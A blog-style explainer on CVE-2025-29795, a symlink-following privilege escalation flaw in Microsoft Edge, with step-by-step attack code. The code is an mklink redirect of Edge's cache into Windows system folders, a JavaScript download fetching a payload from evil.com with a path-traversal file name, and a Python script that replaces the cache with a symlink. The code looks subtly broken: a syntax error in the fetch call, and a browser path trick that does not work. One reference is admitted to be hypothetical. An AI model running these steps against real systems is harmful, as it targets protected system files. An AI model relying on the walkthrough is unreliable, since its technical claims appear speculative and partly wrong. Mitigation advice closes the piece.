
CVE-2025-29795 is a newly disclosed vulnerability in Microsoft Edge (Chromium-based). This issue’s at the center of a growing concern over local privilege escalation (LPE) vectors in modern browsers. In this exclusive long-read, we'll break down what went wrong, how an attacker could use it, and demo code snips showing the core concept.
What is CVE-2025-29795?
Let’s begin simple. CVE-2025-29795 is an improper link resolution before file access ("link following") issue in Microsoft Edge, the Chromium-based browser. In plain English, Edge is supposed to carefully check files or folders before accessing them — especially when those files are *symbolic links* (special shortcuts in the file system which point elsewhere).
Edge dropped the ball. If a local attacker can get Edge to follow a link (for example, when saving downloads or managing cache), they could trick it into accessing or writing files they shouldn’t. That’s a classic example of a Local Privilege Escalation (LPE), where someone with basic access can get admin-level powers.
References
- Microsoft Security Update Guide - CVE-2025-29795
- NIST NVD Entry
- Chromium Issue Tracker (hypothetical link)
Why Do Symbolic Links Matter?
A symbolic link (symlink) is like a signpost: you click on it, you go somewhere else — even outside the folder you started in. Programs that don’t verify what’s at the end of the link can be tricked into reading or writing files the user never wanted.
Example
C:\Users\Alice\Downloads\edge_cache -> C:\Windows\System32\drivers\etc
If Edge saves data to edge_cache, but the attacker made it a symlink to a system folder, sensitive files are at risk.
Exploiting CVE-2025-29795: Step by Step
We’ll sketch a high-level attack scenario. The attacker needs access to the victim's machine — like a shared PC, or after infecting them with malware.
Suppose Edge uses a predictable folder for storing cache or downloaded files
# Windows: Create a symlink (needs admin; workarounds exist for junctions)
mklink /D "C:\Users\Alice\AppData\Local\Microsoft\Edge\User Data\Default\Cache" "C:\Windows\System32\config"
2. Make Edge Save or Access Sensitive Files
The attacker arranges for Edge to perform an action — say, by running a JavaScript download payload or manipulating the browser's cache:
// Force Edge to create a file where the attacker controls the name/location
fetch("https://evil.com/payload";).then(r => r.blob())
  .then(blob => {
    let a = document.createElement("a");
    a.href = URL.createObjectURL(blob);
    a.download = "../../Windows/System32/drivers/etc/hosts"; // File path trick
    a.click();
  });
3. Elevate Privileges
- If Edge runs with higher rights (for example, UAC dialogs or misconfigured launchers), files placed by Edge could overwrite important system files.
- Or, a carefully placed malicious file replaces a legitimate one, running code as a more powerful user.
Note: Real world attacks may use more subtle tricks, targeting files that lower-privilege users can unlink, but higher-privilege processes access.
Proof-of-Concept Snippet
Here’s a (simplified) Python script showing how one might create a symlink and observe privileged file access:
import os

# Where Edge stores cache (example; paths vary by install/user)
edge_cache_path = r"C:\Users\victim\AppData\Local\Microsoft\Edge\User Data\Default\Cache"

# Where you want Edge to redirect (some sensitive folder)
target = r"C:\Windows\System32\config\systemprofile"

# Remove legitimate cache, replace with symlink
try:
    os.rmdir(edge_cache_path)
except OSError:
    pass

os.symlink(target, edge_cache_path)

print(f"[+] Symlink {edge_cache_path} -> {target} set up.")
# Wait for Edge activity, observe changes or overwritten files in 'target'
> Warning: Do not run this on any machine but a test environment. Security researchers use these for *demonstration* only.
Real-World Impact
- Who is Affected? Any Windows system running a vulnerable version of Edge, especially if standard user accounts use shared systems or attackers can schedule jobs, install programs, or otherwise tinker with the file system.
- How Bad is It? If exploited, CVE-2025-29795 can allow an attacker to write/replace files they shouldn’t. In worst-case scenarios, this leads to full system compromise.
- Mitigations: Microsoft’s patch disables improper link following. Keep Edge up to date. Limit user rights. Monitor unwanted symlinks in sensitive folders.
More Information
- Microsoft Patch Notes for Edge
- General Guide: Preventing Symlink Attacks
Summary
CVE-2025-29795 is a wake-up call: even small lapses in basic file system hygiene — like following symlinks without checks — can hand attackers the keys to your system. If you manage Windows machines, patch Edge and keep an eye on what users (or malware) can do locally.
If you want to learn more about Windows privilege escalation and symbolic links, check out the OSCP Symlink Guide.
Timeline
Published on: 03/23/2025 17:15:28 UTC
Last modified on: 04/03/2025 21:15:37 UTC